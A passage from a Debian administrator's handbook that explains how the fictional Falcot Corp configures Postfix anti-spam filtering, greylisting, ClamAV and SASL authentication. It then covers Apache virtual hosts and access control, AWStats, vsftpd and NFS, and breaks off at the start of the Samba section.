smtpd_data_restrictions = reject_unauth_pipelining
```

The `reject_unauth_pipelining` directives causes the message to be rejected if the sending party sends a command before the reply to the previous command has been sent. This guards against a common optimization used by spammer robots, since they usually don't care a fig about replies and only focus on sending as many emails as possible in as short a time as possible.

### *Applying Restrictions*

Although the above commands validate information at various stages of the SMTP exchange, Postfix only sends the actual rejection as a reply to the `RCPT TO` command.

This means that even if the message is rejected due to an invalid `EHLO` command, Postfix knows the sender and the recipient when announcing the rejection. It can then log a more explicit message than it could if the transaction had been interrupted from the start. In addition, a number of SMTP clients do not expect failures on the early SMTP commands, and these clients will be less disturbed by this late rejection.

A final advantage to this choice is that the rules can accumulate information during the various stages of the SMTP exchange; this allows defining more fine-grained permissions, such as rejecting a non-local connection if it announces itself with a local sender.

### *Filtering Based on the Message Contents*

The validation and restriction system would not be complete without a way to apply checks to the message contents. Postfix differentiates the checks applying to the email headers from those applying to the email body.

**Example 11.11** *Enabling content-based filters*

```
header_checks = regexp:/etc/postfix/header_checks
body_checks = regexp:/etc/postfix/body_checks
```

Both files contain a list of regular expressions (commonly known as *regexps* or *regexes*) and associated actions to be triggered when the email headers (or body) match the expression.

QUICK LOOK

**Regex tables**

The `/usr/share/doc/postfix-doc/examples/header_checks.gz` file contains many explanatory comments and can be used as a starting point for creating the `/etc/postfix/header_checks` and `/etc/postfix/body_checks` files.

**Example 11.12** *Example /etc/postfix/header\_checks file*

```
/^X-Mailer: GOTO Sarbacane/ REJECT I fight spam (GOTO Sarbacane)
/^Subject: *Your email contains VIRUSES/ DISCARD virus notification
```

BACK TO BASICS

**Regular expression**

The *regular expression* term (shortened to *regexp* or *regex*) references a generic notation for expressing a description of the contents and/or structure of a string of characters. Certain special characters allow defining alternatives (for instance, `foo|bar` matches either “foo” or “bar”), sets of allowed characters (for instance, `[0-9]` means any digit, and `.` — a dot — means any character), quantifications (`s?` matches either `s` or the empty string, in other words 0 or 1 occurrence of `s`; `s+` matches one or more consecutive `s` characters; and so on). Parentheses allow grouping search results.

The precise syntax of these expressions varies across the tools using them, but the basic features are similar.

➡ [http://en.wikipedia.org/wiki/Regular\\_expression](http://en.wikipedia.org/wiki/Regular_expression)

The first one checks the header mentioning the email software; if GOTO Sarbacane (a bulk email software) is found, the message is rejected. The second expression controls the message subject; if it mentions a virus notification, we can decide not to reject the message but to discard it immediately instead.

Using these filters is a double-edged sword, because it is easy to make the rules too generic and to lose legitimate emails as a consequence. In these cases, not only the messages will be lost, but their senders will get unwanted (and annoying) error messages.

#### 11.1.4. Setting Up *greylisting*

“Greylisting” is a filtering technique according to which a message is initially rejected with a temporary error code, and only accepted on a further try after some delay. This filtering is

particularly efficient against spam sent by the many machines infected by worms and viruses, since this software rarely acts as a full SMTP agent (by checking the error code and retrying failed messages later), especially since many of the harvested addresses are really invalid and retrying would only mean losing time.

Postfix doesn't provide greylisting natively, but there is a feature by which the decision to accept or reject a given message can be delegated to an external program. The *postgrey* package contains just such a program, designed to interface with this access policy delegation service.

Once *postgrey* is installed, it runs as a daemon and listens on port 10023. Postfix can then be configured to use it, by adding the `check_policy_service` parameter as an extra restriction:

```
smtpd_recipient_restrictions = permit_mynetworks,  
    [...]  
    check_policy_service inet:127.0.0.1:10023
```

Each time Postfix reaches this rule in the ruleset, it will connect to the *postgrey* daemon and send it information concerning the relevant message. On its side, Postgrey considers the IP address/sender/recipient triplet and checks in its database whether that same triplet has been seen recently. If so, Postgrey replies that the message should be accepted; if not, the reply indicates that the message should be temporarily rejected, and the triplet gets recorded in the database.

The main disadvantage of greylisting is that legitimate messages get delayed, which is not always acceptable. It also increases the burden on servers that send many legitimate emails.

#### IN PRACTICE

### Shortcomings of greylisting

Theoretically, greylisting should only delay the first mail from a given sender to a given recipient, and the typical delay is in the order of minutes. Reality, however, can differ slightly. Some large ISPs use clusters of SMTP servers, and when a message is initially rejected, the server that retries the transmission may not be the same as the initial one. When that happens, the second server gets a temporary error message due to greylisting too, and so on; it may take several hours until transmission is attempted by a server that has already been involved, since SMTP servers usually increase the delay between retries at each failure.

As a consequence, the incoming IP address may vary in time even for a single sender. But it goes further: even the sender address can change. For instance, many mailing-list servers encode extra information in the sender address so as to be able to handle error messages (known as *bounces*). Each new message sent to a mailing-list may then need to go through greylisting, which means it has to be stored (temporarily) on the sender's server. For very large mailing-lists (with tens of thousands of subscribers), this can soon become a problem.

To mitigate these drawbacks, Postgrey manages a whitelist of such sites, and messages emanating from them are immediately accepted without going through greylisting. This list can easily be adapted to local needs, since it is stored in the `/etc/postgrey/whitelist_clients` file.



**Selective greylisting with *militer-greylist***

The drawbacks of greylisting can be mitigated by only using greylisting on the subset of clients that are already considered as probable sources of spam (because they are listed in a DNS blacklist). This is not possible with *postgrey* but *militer-greylist* can be used in such a way.

In that scenario, since DNS blacklists never triggers a definitive rejection, it becomes reasonable to use aggressive blacklists, including those listing all dynamic IP addresses from ISP clients (such as `pbl.spamhaus.org` or `dul.dnsbl.sorbs.net`).

Since *militer-greylist* uses Sendmail's *militer* interface, the postfix side of its configuration is limited to `smtpd_milters =unix:/var/run/militer-greylist/militer-greylist.sock`. The `greylist.conf(5)` manual page documents `/etc/militer-greylist/greylist.conf` and the numerous ways to configure *militer-greylist*. You will also have to edit `/etc/default/militer-greylist` to actually enable the service.

### 11.1.5. Customizing Filters Based On the Recipient

section 11.1.3, “[Restrictions for Receiving and Sending](#)” page 257 and section 11.1.4, “[Setting Up greylisting](#)” page 262 reviewed many of the possible restrictions. They all have their use in limiting the amount of received spam, but they also all have their drawbacks. It is therefore more and more common to customize the set of filters depending on the recipient. At Falcot Corp, greylisting is interesting for most users, but it hinders the work of some users who need low latency in their emails (such as the technical support service). Similarly, the commercial service sometimes has problems receiving emails from some Asian providers who may be listed in blacklists; this service asked for a non-filtered address so as to be able to correspond.

Postfix provides such a customization of filters with a “restriction class” concept. The classes are declared in the `smtpd_restriction_classes` parameter, and defined the same way as `smtpd_recipient_restrictions`. The `check_recipient_access` directive then defines a table mapping a given recipient to the appropriate set of restrictions.

**Example 11.13** *Defining restriction classes in `main.cf`*

```
smtpd_restriction_classes = greylisting, aggressive, permissive

greylisting = check_policy_service inet:127.0.0.1:10023
aggressive = reject_rbl_client sbl-xbl.spamhaus.org,
             check_policy_service inet:127.0.0.1:10023
permissive = permit

smtpd_recipient_restrictions = permit_mynetworks,
                               reject_unauth_destination,
                               check_recipient_access hash:/etc/postfix/recipient_access
```

**Example 11.14** *The /etc/postfix/recipient\_access file*

```
# Unfiltered addresses
postmaster@falcot.com permissive
support@falcot.com    permissive
sales-asia@falcot.com permissive

# Aggressive filtering for some privileged users
joe@falcot.com        aggressive

# Special rule for the mailing-list manager
sympa@falcot.com      reject_unverified_sender

# Greylisting by default
falcot.com            greylisting
```

### 11.1.6. Integrating an Antivirus

The many viruses circulating as attachments to emails make it important to set up an antivirus at the entry point of the company network, since despite an awareness campaign, some users will still open attachments from obviously shady messages.

The Falcot administrators selected `clamav` for their free antivirus. The main package is `clamav`, but they also installed a few extra packages such as `arj`, `unzoo`, `unrar` and `lha`, since they are required for the antivirus to analyze attachments archived in one of these formats.

The task of interfacing between antivirus and the email server goes to `clamav-milter`. A *milter* (short for *mail filter*) is a filtering program specially designed to interface with email servers. A milter uses a standard application programming interface (API) that provides much better performance than filters external to the email servers. Milters were initially introduced by *Sendmail*, but *Postfix* soon followed suit.

#### **QUICK LOOK** **A milter for Spamassassin**

The `spamass-milter` package provides a milter based on *SpamAssassin*, the famous unsolicited email detector. It can be used to flag messages as probable spams (by adding an extra header) and/or to reject the messages altogether if their “spamminess” score goes beyond a given threshold.

Once the `clamav-milter` package is installed, the milter should be reconfigured to run on a TCP port rather than on the default named socket. This can be achieved with `dpkg-reconfigure clamav-milter`. When prompted for the “Communication interface with Sendmail”, answer “inet:10002@127.0.0.1”.

**Real TCP port vs named socket**

NOTE

The reason why we use a real TCP port rather than the named socket is that the postfix daemons often run chrooted and do not have access to the directory hosting the named socket. You could also decide to keep using a named socket and pick a location within the chroot (`/var/spool/postfix/`).

The standard ClamAV configuration fits most situations, but some important parameters can still be customized with `dpkg-reconfigure clamav-base`.

The last step involves telling Postfix to use the recently-configured filter. This is a simple matter of adding the following directive to `/etc/postfix/main.cf`:

```
# Virus check with clamav-milter
smtpd_milters = inet:[127.0.0.1]:10002
```

If the antivirus causes problems, this line can be commented out, and `service postfix reload` should be run so that this change is taken into account.

IN PRACTICE

**Testing the antivirus**

Once the antivirus is set up, its correct behavior should be tested. The simplest way to do that is to send a test email with an attachment containing the `eicar.com` (or `eicar.com.zip`) file, which can be downloaded online:

➔ <http://www.eicar.org/86-0-Intended-use.html>

This file is not a true virus, but a test file that all antivirus software on the market diagnose as a virus to allow checking installations.

All messages handled by Postfix now go through the antivirus filter.

### 11.1.7. Authenticated SMTP

Being able to send emails requires an SMTP server to be reachable; it also requires said SMTP server to send emails through it. For roaming users, this may need regularly changing the configuration of the SMTP client, since Falcot's SMTP server rejects messages coming from IP addresses apparently not belonging to the company. Two solutions exist: either the roaming user installs an SMTP server on their computer, or they still use the company server with some means of authenticating as an employee. The former solution is not recommended since the computer won't be permanently connected, and it won't be able to retry sending messages in case of problems; we will focus on the latter solution.

SMTP authentication in Postfix relies on SASL (*Simple Authentication and Security Layer*). It requires installing the `libsasl2-modules` and `sasl2-bin` packages, then registering a password in the SASL database for each user that needs authenticating on the SMTP server. This is done with the `saslpasswd2` command, which takes several parameters. The `-u` option defines the authentication domain, which must match the `smtpd_sasl_local_domain` parameter in the Postfix configuration. The `-c` option allows creating a user, and `-f` allows specifying the file to use if the SASL database needs to be stored at a different location than the default (`/etc/sasl2/db2`).

```
# saslpasswd2 -u 'postconf -h myhostname' -f /var/spool/postfix/etc/sasldb2 -c jean
[... type jean's password twice ...]
```

Note that the SASL database was created in Postfix's directory. In order to ensure consistency, we also turn `/etc/sasldb2` into a symbolic link pointing at the database used by Postfix, with the `ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2` command.

Now we need to configure Postfix to use SASL. First the postfix user needs to be added to the `sasl` group, so that it can access the SASL account database. A few new parameters are also needed to enable SASL, and the `smtpd_recipient_restrictions` parameter needs to be configured to allow SASL-authenticated clients to send emails freely.

**Example 11.15** *Enabling SASL in `/etc/postfix/main.cf`*

```
# Enable SASL authentication
smtpd_sasl_auth_enable = yes
# Define the SASL authentication domain to use
smtpd_sasl_local_domain = $myhostname
[...]
# Adding permit_sasl_authenticated before reject_unauth_destination
# allows relaying mail sent by SASL-authenticated users
smtpd_recipient_restrictions = permit_mynetworks,
    permit_sasl_authenticated,
    reject_unauth_destination,
[...]
```

**Authenticated SMTP client**

EXTRA

Most email clients are able to authenticate to an SMTP server before sending outgoing messages, and using that feature is a simple matter of configuring the appropriate parameters. If the client in use does not provide that feature, the workaround is to use a local Postfix server and configure it to relay email via the remote SMTP server. In this case, the local Postfix itself will be the client that authenticates with SASL. Here are the required parameters:

```
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
relay_host = [mail.falcot.com]
```

The `/etc/postfix/sasl_passwd` file needs to contain the username and password to use for authenticating on the `mail.falcot.com` server. Here is an example:

```
[mail.falcot.com] joe:LyinIsji
```

As for all Postfix maps, this file must be turned into `/etc/postfix/sasl_passwd.db` with the `postmap` command.

## 11.2. Web Server (HTTP)

The Falcot Corp administrators decided to use the Apache HTTP server, included in Debian *Jessie* at version 2.4.10.

ALTERNATIVE

### Other web servers

Apache is merely the most widely-known (and widely-used) web server, but there are others; they can offer better performance under certain workloads, but this has its counterpart in the smaller number of available features and modules. However, when the prospective web server is built to serve static files or to act as a proxy, the alternatives, such as *nginx* and *lighttpd*, are worth investigating.

### 11.2.1. Installing Apache

Installing the *apache2* package is all that is needed. It contains all the modules, including the *Multi-Processing Modules* (MPMs) that affect how Apache handles parallel processing of many requests (those used to be provided in separate *apache2-mpm-\** packages). It will also pull *apache2-utils* containing the command line utilities that we will discover later.

The MPM in use affects significantly the way Apache will handle concurrent requests. With the *worker* MPM, it uses *threads* (lightweight processes), whereas with the *prefork* MPM it uses a pool of processes created in advance. With the *event* MPM it also uses threads, but the inactive connections (notably those kept open by the HTTP *keep-alive* feature) are handed back to a dedicated management thread.

The Falcot administrators also install *libapache2-mod-php5* so as to include the PHP support in Apache. This causes the default *event* MPM to be disabled, and *prefork* to be used instead, since PHP only works under that particular MPM.

SECURITY

### Execution under the *www-data* user

By default, Apache handles incoming requests under the identity of the *www-data* user. This means that a security vulnerability in a CGI script executed by Apache (for a dynamic page) won't compromise the whole system, but only the files owned by this particular user.

Using the *suexec* modules allows bypassing this rule so that some CGI scripts are executed under the identity of another user. This is configured with a *SuexecUse rGroup usergroup* directive in the Apache configuration.

Another possibility is to use a dedicated MPM, such as the one provided by *libapache2-mpm-itk*. This particular one has a slightly different behavior: it allows "isolating" virtual hosts (actually, sets of pages) so that they each run as a different user. A vulnerability in one website therefore cannot compromise files belonging to the owner of another website.

QUICK LOOK

### List of modules

The full list of Apache standard modules can be found online.

➔ <http://httpd.apache.org/docs/2.4/mod/index.html>

Apache is a modular server, and many features are implemented by external modules that the main program loads during its initialization. The default configuration only enables the most common modules, but enabling new modules is a simple matter of running `a2enmod module`; to disable a module, the command is `a2dismod module`. These programs actually only create (or delete) symbolic links in `/etc/apache2/mods-enabled/`, pointing at the actual files (stored in `/etc/apache2/mods-available/`).

With its default configuration, the web server listens on port 80 (as configured in `/etc/apache2/ports.conf`), and serves pages from the `/var/www/` directory (as configured in `/etc/apache2/sites-enabled/000-default.conf`).

#### GOING FURTHER

##### Adding support for SSL

Apache 2.4 includes the SSL module required for secure HTTP (HTTPS) out of the box. It just needs to be enabled with `a2enmod ssl`, then the required directives have to be added to the configuration files. A configuration example is provided in `/etc/apache2/sites-available/default-ssl.conf`.

➔ [http://httpd.apache.org/docs/2.4/mod/mod\\_ssl.html](http://httpd.apache.org/docs/2.4/mod/mod_ssl.html)

Some extra care must be taken if you want to favor SSL connections with *Perfect Forward Secrecy* (those connections use ephemeral session keys ensuring that a compromise of the server's secret key does not result in the compromise of old encrypted traffic that could have been stored while sniffing on the network). Have a look at Mozilla's recommendations in particular:

➔ [https://wiki.mozilla.org/Security/Server\\_Side\\_TLS#Apache](https://wiki.mozilla.org/Security/Server_Side_TLS#Apache)

### 11.2.2. Configuring Virtual Hosts

A virtual host is an extra identity for the web server.

Apache considers two different kinds of virtual hosts: those that are based on the IP address (or the port), and those that rely on the domain name of the web server. The first method requires allocating a different IP address (or port) for each site, whereas the second one can work on a single IP address (and port), and the sites are differentiated by the hostname sent by the HTTP client (which only works in version 1.1 of the HTTP protocol — fortunately that version is old enough that all clients use it already).

The (increasing) scarcity of IPv4 addresses usually favors the second method; however, it is made more complex if the virtual hosts need to provide HTTPS too, since the SSL protocol hasn't always provided for name-based virtual hosting; the SNI extension (*Server Name Indication*) that allows such a combination is not handled by all browsers. When several HTTPS sites need to run on the same server, they will usually be differentiated either by running on a different port or on a different IP address (IPv6 can help there).

The default configuration for Apache 2 enables name-based virtual hosts. In addition, a default virtual host is defined in the `/etc/apache2/sites-enabled/000-default.conf` file; this virtual host will be used if no host matching the request sent by the client is found.

CAUTION  
**First virtual host**

Requests concerning unknown virtual hosts will always be served by the first defined virtual host, which is why we defined `www.falcot.com` first here.

QUICK LOOK  
**Apache supports SNI**

The Apache server supports an SSL protocol extension called *Server Name Indication* (SNI). This extension allows the browser to send the hostname of the web server during the establishment of the SSL connection, much earlier than the HTTP request itself, which was previously used to identify the requested virtual host among those hosted on the same server (with the same IP address and port). This allows Apache to select the most appropriate SSL certificate for the transaction to proceed.

Before SNI, Apache would always use the certificate defined in the default virtual host. Clients trying to access another virtual host would then display warnings, since the certificate they received didn't match the website they were trying to access. Fortunately, most browsers now work with SNI; this includes Microsoft Internet Explorer starting with version 7.0 (starting on Vista), Mozilla Firefox starting with version 2.0, Apple Safari since version 3.2.1, and all versions of Google Chrome.

The Apache package provided in Debian is built with support for SNI; no particular configuration is therefore needed.

Care should also be taken to ensure that the configuration for the first virtual host (the one used by default) does enable TLSv1, since Apache uses the parameters of this first virtual host to establish secure connections, and they had better allow them!

Each extra virtual host is then described by a file stored in `/etc/apache2/sites-available/`. Setting up a website for the `falcot.org` domain is therefore a simple matter of creating the following file, then enabling the virtual host with `a2ensite www.falcot.org`.

**Example 11.16** *The `/etc/apache2/sites-available/www.falcot.org.conf` file*

```
<VirtualHost *:80>
ServerName www.falcot.org
ServerAlias falcot.org
DocumentRoot /srv/www/www.falcot.org
</VirtualHost>
```

The Apache server, as configured so far, uses the same log files for all virtual hosts (although this could be changed by adding `CustomLog` directives in the definitions of the virtual hosts). It therefore makes good sense to customize the format of this log file to have it include the name of the virtual host. This can be done by creating a `/etc/apache2/conf-available/customlog.conf` file that defines a new format for all log files (with the `LogFormat` directive) and by enabling it with `a2enconf customlog`. The `CustomLog` line must also be removed (or commented out) from the `/etc/apache2/sites-available/000-default.conf` file.

**Example 11.17** *The /etc/apache2/conf.d/customLog.conf file*

```
# New log format including (virtual) host name
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" vhost

# Now let's use this "vhost" format by default
CustomLog /var/log/apache2/access.log vhost
```

### 11.2.3. Common Directives

This section briefly reviews some of the commonly-used Apache configuration directives.

The main configuration file usually includes several Directory blocks; they allow specifying different behaviors for the server depending on the location of the file being served. Such a block commonly includes Options and AllowOverride directives.

**Example 11.18** *Directory block*

```
<Directory /var/www>
Options Includes FollowSymlinks
AllowOverride All
DirectoryIndex index.php index.html index.htm
</Directory>
```

The DirectoryIndex directive contains a list of files to try when the client request matches a directory. The first existing file in the list is used and sent as a response.

The Options directive is followed by a list of options to enable. The None value disables all options; correspondingly, All enables them all except MultiViews. Available options include:

- ExecCGI indicates that CGI scripts can be executed.
- FollowSymlinks tells the server that symbolic links can be followed, and that the response should contain the contents of the target of such links.
- SymlinksIfOwnerMatch also tells the server to follow symbolic links, but only when the link and the its target have the same owner.
- Includes enables *Server Side Includes* (SSI for short). These are directives embedded in HTML pages and executed on the fly for each request.
- Indexes tells the server to list the contents of a directory if the HTTP request sent by the client points at a directory without an index file (ie, when no files mentioned by the DirectoryIndex directive exists in this directory).
- MultiViews enables content negotiation; this can be used by the server to return a web page matching the preferred language as configured in the browser.



**.htaccess file**

The `.htaccess` file contains Apache configuration directives enforced each time a request concerns an element of the directory where it is stored. The scope of these directives also recurses to all the subdirectories within.

Most of the directives that can occur in a `Directory` block are also legal in a `.htaccess` file.

The `AllowOverride` directive lists all the options that can be enabled or disabled by way of a `.htaccess` file. A common use of this option is to restrict `ExecCGI`, so that the administrator chooses which users are allowed to run programs under the web server's identity (the `www-data` user).

### *Requiring Authentication*

In some circumstances, access to part of a website needs to be restricted, so only legitimate users who provide a username and a password are granted access to the contents.

#### **Example 11.19** *.htaccess file requiring authentication*

```
Require valid-user
AuthName "Private directory"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-private
```

**No security**

The authentication system used in the above example (`Basic`) has minimal security as the password is sent in clear text (it is only encoded as *base64*, which is a simple encoding rather than an encryption method). It should also be noted that the documents "protected" by this mechanism also go over the network in the clear. If security is important, the whole HTTP connection should be encrypted with SSL.

The `/etc/apache2/authfiles/htpasswd-private` file contains a list of users and passwords; it is commonly manipulated with the `htpasswd` command. For example, the following command is used to add a user or change their password:

```
# htpasswd /etc/apache2/authfiles/htpasswd-private user
New password:
Re-type new password:
Adding password for user user
```

### *Restricting Access*

The `Require` directive controls access restrictions for a directory (and its subdirectories, recursively).

It can be used to restrict access based on many criteria; we will stop at describing access restriction based on the IP address of the client, but it can be made much more powerful than that, especially when several `Require` directives are combined within a `RequireAll` block.

**Example 11.20** *Only allow from the local network*

```
Require ip 192.168.0.0/16
```

ALTERNATIVE

### Old syntax

The `Require` syntax is only available in Apache 2.4 (the version in *Jessie*). For users of *Wheezy*, the Apache 2.2 syntax is different, and we describe it here mainly for reference, although it can also be made available in Apache 2.4 using the `mod_access_compat` module.

The `Allow from` and `Deny from` directives control access restrictions for a directory (and its subdirectories, recursively).

The `Order` directive tells the server of the order in which the `Allow from` and `Deny from` directives are applied; the last one that matches takes precedence. In concrete terms, `Order deny,allow` allows access if no `Deny from` applies, or if an `Allow from` directive does. Conversely, `Order allow,deny` rejects access if no `Allow from` directive matches (or if a `Deny from` directive applies).

The `Allow from` and `Deny from` directives can be followed by an IP address, a network (such as `192.168.0.0/255.255.255.0`, `192.168.0.0/24` or even `192.168.0`), a hostname or a domain name, or the `all` keyword, designating everyone.

For instance, to reject connections by default but allow them from the local network, you could use this:

```
Order deny,allow
Allow from 192.168.0.0/16
Deny from all
```

## 11.2.4. Log Analyzers

A log analyzer is frequently installed on a web server; since the former provides the administrators with a precise idea of the usage patterns of the latter.

The Falcot Corp administrators selected *AWStats* (*Advanced Web Statistics*) to analyze their Apache log files.

The first configuration step is the customization of the `/etc/awstats/awstats.conf` file. The Falcot administrators keep it unchanged apart from the following parameters:

```
LogFile="/var/log/apache2/access.log"
LogFormat = "%virtualname %host %other %logname %time1 %methodurl %code %bytesd %
    ↳ refererquot %uaquot"
SiteDomain="www.falcot.com"
HostAliases="falcot.com REGEX[^\.*\.falcot\.com$]"
DNSLookup=1
LoadPlugin="tooltips"
```

All these parameters are documented by comments in the template file. In particular, the `LogFile` and `LogFormat` parameters describe the location and format of the log file and the information it contains; `SiteDomain` and `HostAliases` list the various names under which the main web site is known.

For high traffic sites, `DNSLookup` should usually not be set to 1; for smaller sites, such as the Falcot one described above, this setting allows getting more readable reports that include full machine names instead of raw IP addresses.

SECURITY  
**Access to statistics**

AWStats makes its statistics available on the website with no restrictions by default, but restrictions can be set up so that only a few (probably internal) IP addresses can access them; the list of allowed IP addresses needs to be defined in the `AllowAccessFromWebToFollowingIPAddresses` parameter

AWStats will also be enabled for other virtual hosts; each virtual host needs its own configuration file, such as `/etc/awstats/awstats.www.falcot.org.conf`.

**Example 11.21** *AWStats configuration file for a virtual host*

```
Include "/etc/awstats/awstats.conf"
SiteDomain="www.falcot.org"
HostAliases="falcot.org"
```

AWStats uses many icons stored in the `/usr/share/awstats/icon/` directory. In order for these icons to be available on the web site, the Apache configuration needs to be adapted to include the following directive:

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

After a few minutes (and once the script has been run a few times), the results are available online:

- ➔ <http://www.falcot.com/cgi-bin/awstats.pl>
- ➔ <http://www.falcot.org/cgi-bin/awstats.pl>

CAUTION

### Log file rotation

In order for the statistics to take all the logs into account, *AWStats* needs to be run right before the Apache log files are rotated. Looking at the `prerotate` directive of `/etc/logrotate.d/apache2` file, this can be solved by putting a symlink to `/usr/share/awstats/tools/update.sh` in `/etc/logrotate.d/httpd-prerotate`:

```
$ cat /etc/logrotate.d/apache2
/var/log/apache2/*.log {
    daily
    missingok
    rotate 14
    compress
    delaycompress
    notifempty
    create 644 root adm
    sharedscripts
    postrotate
        if /etc/init.d/apache2 status > /dev/null ; then \
            /etc/init.d/apache2 reload > /dev/null; \
        fi;
    endscript
    prerotate
        if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
            run-parts /etc/logrotate.d/httpd-prerotate; \
        fi; \
    endscript
}
$ sudo mkdir -p /etc/logrotate.d/httpd-prerotate
$ sudo ln -sf /usr/share/awstats/tools/update.sh \
/etc/logrotate.d/httpd-prerotate/awstats
```

Note also that the log files created by `logrotate` need to be readable by everyone, especially *AWStats*. In the above example, this is ensured by the `create 644 root adm` line (instead of the default 640 permissions).

## 11.3. FTP File Server

FTP (*File Transfer Protocol*) is one of the first protocols of the Internet (RFC 959 was issued in 1985!). It was used to distribute files before the Web was even born (the HTTP protocol was created in 1990, and formally defined in its 1.0 version by RFC 1945, issued in 1996).

This protocol allows both file uploads and file downloads; for this reason, it is still widely used to deploy updates to a website hosted by one's Internet service provider (or any other entity hosting websites). In these cases, secure access is enforced with a user identifier and password; on successful authentication, the FTP server grants read-write access to that user's home directory.

Other FTP servers are mainly used to distribute files for public downloading; Debian packages are a good example. The contents of these servers is fetched from other, geographically remote, servers; it is then made available to less distant users. This means that client authentication is not required; as a consequence, this operating mode is known as “anonymous FTP”. To be perfectly correct, the clients do authenticate with the anonymous username; the password is often, by convention, the user’s email address, but the server ignores it.

Many FTP servers are available in Debian (*ftpd*, *proftpd-basic*, *pyftpd* and so on). The Falcot Corp administrators picked *vsftpd* because they only use the FTP server to distribute a few files (including a Debian package repository); since they don’t need advanced features, they chose to focus on the security aspects.

Installing the package creates an ftp system user. This account is always used for anonymous FTP connections, and its home directory (`/srv/ftp/`) is the root of the tree made available to users connecting to this service. The default configuration (in `/etc/vsftpd.conf`) requires some changes to cater to the simple need of making big files available for public downloads: anonymous access needs to be enabled (`anonymous_enable=YES`) and read-only access of local users needs to be disabled (`local_enable=NO`). The latter is particularly important since the FTP protocol doesn’t use any form of encryption and the user password could be intercepted over the wire.

## 11.4. NFS File Server

NFS (*Network File System*) is a protocol allowing remote access to a filesystem through the network. All Unix systems can work with this protocol; when Windows systems are involved, Samba must be used instead.

NFS is a very useful tool but, historically, it has suffered from many limitations, most of which have been addressed with version 4 of the protocol. The downside is that the latest version of NFS is harder to configure when you want to make use of basic security features such as authentication and encryption since it relies on Kerberos for those parts. And without those, the NFS protocol must be restricted to a trusted local network since data goes over the network unencrypted (a *sniffer* can intercept it) and access rights are granted based on the client’s IP address (which can be spoofed).

### DOCUMENTATION

#### NFS HOWTO

Good documentation to deploy NFSv4 is rather scarce. Here are some pointers with content of varying quality but that should at least give some hints on what should be done.

➔ <https://help.ubuntu.com/community/NFSv4Howto>

➔ [http://wiki.linux-nfs.org/wiki/index.php/Nfsv4\\_configuration](http://wiki.linux-nfs.org/wiki/index.php/Nfsv4_configuration)

### 11.4.1. Securing NFS

If you don't use the Kerberos-based security features, it is vital to ensure that only the machines allowed to use NFS can connect to the various required RPC servers, because the basic protocol trusts the data received from the network. The firewall must also block *IP spoofing* so as to prevent an outside machine from acting as an inside one, and access to the appropriate ports must be restricted to the machines meant to access the NFS shares.

BACK TO BASICS

#### RPC

RPC (*Remote Procedure Call*) is a Unix standard for remote services. NFS is one such service.

RPC services register to a directory known as the *portmapper*. A client wishing to perform an NFS query first addresses the *portmapper* (on port 111, either TCP or UDP), and asks for the NFS server; the reply usually mentions port 2049 (the default for NFS). Not all RPC services necessarily use a fixed port.

Older versions of the protocol required other RPC services which used dynamically assigned ports. Fortunately, with NFS version 4, only port 2049 (for NFS) and 111 (for the portmapper) are needed and they are thus easy to firewall.

### 11.4.2. NFS Server

The NFS server is part of the Linux kernel; in kernels provided by Debian it is built as a kernel module. If the NFS server is to be run automatically on boot, the *nfs-kernel-server* package should be installed; it contains the relevant start-up scripts.

The NFS server configuration file, */etc/exports*, lists the directories that are made available over the network (*exported*). For each NFS share, only the given list of machines is granted access. More fine-grained access control can be obtained with a few options. The syntax for this file is quite simple:

```
/directory/to/share machine1(option1,option2,...) machine2(...) ...
```

Note that with NFSv4, all exported directories must be part of a single hierarchy and that the root directory of that hierarchy must be exported and identified with the option *fsid=0* or *fsid=root*.

Each machine can be identified either by its DNS name or its IP address. Whole sets of machines can also be specified using either a syntax such as *\*.falcot.com* or an IP address range such as *192.168.0.0/255.255.255.0* or *192.168.0.0/24*.

Directories are made available as read-only by default (or with the *ro* option). The *rw* option allows read-write access. NFS clients typically connect from a port restricted to root (in other words, below 1024); this restriction can be lifted by the *insecure* option (the *secure* option is implicit, but it can be made explicit if needed for clarity).

By default, the server only answers an NFS query when the current disk operation is complete (*sync* option); this can be disabled with the *async* option. Asynchronous writes increase per-

formance a bit, but they decrease reliability since there is a data loss risk in case of the server crashing between the acknowledgment of the write and the actual write on disk. Since the default value changed recently (as compared to the historical value of NFS), an explicit setting is recommended.

In order to not give root access to the filesystem to any NFS client, all queries appearing to come from a root user are considered by the server as coming from the nobody user. This behavior corresponds to the `root_squash` option, and is enabled by default. The `no_root_squash` option, which disables this behavior, is risky and should only be used in controlled environments. The `anonuid=uid` and `anongid=gid` options allow specifying another fake user to be used instead of UID/GID 65534 (which corresponds to user nobody and group nogroup).

With NFSv4, you can add a `sec` option to indicate the security level that you want: `sec=sys` is the default with no special security features, `sec=krb5` enables authentication only, `sec=krb5i` adds integrity protection, and `sec=krb5p` is the most complete level which includes privacy protection (with data encryption). For this to work you need a working Kerberos setup (that service is not covered by this book).

Other options are available; they are documented in the `exports(5)` manual page.

CAUTION

#### First installation

The `/etc/init.d/nfs-kernel-server` boot script only starts the server if the `/etc/exports` lists one or more valid NFS shares. On initial configuration, once this file has been edited to contain valid entries, the NFS server must therefore be started with the following command:

```
# service nfs-kernel-server start
```

### 11.4.3. NFS Client

As with other filesystems, integrating an NFS share into the system hierarchy requires mounting. Since this filesystem has its peculiarities, a few adjustments were required in the syntaxes of the `mount` command and the `/etc/fstab` file.

**Example 11.22** *Manually mounting with the `mount` command*

```
# mount -t nfs4 -o rw,nosuid arrakis.internal.falcot.com:/shared /srv/  
↳ shared
```

**Example 11.23** *NFS entry in the `/etc/fstab` file*

```
arrakis.internal.falcot.com:/shared /srv/shared nfs4 rw,nosuid 0 0
```

The entry described above mounts, at system startup, the `/shared/` NFS directory from the arrakis server into the local `/srv/shared/` directory. Read-write access is requested (hence the

rw parameter). The nosuid option is a protection measure that wipes any setuid or setgid bit from programs stored on the share. If the NFS share is only meant to store documents, another recommended option is noexec, which prevents executing programs stored on the share. Note that on the server, the shared directory is below the NFSv4 root export (for example /export/shared), it is not a top-level directory.

The `nfs(5)` manual page describes all the options in some detail.

## 11.5. Setting Up Windows Shares with Samba

Samba is a suite of tools handling the SMB protocol (also known as “CIFS”) on Linux. This protocol is used by Windows for network shares and shared printers.

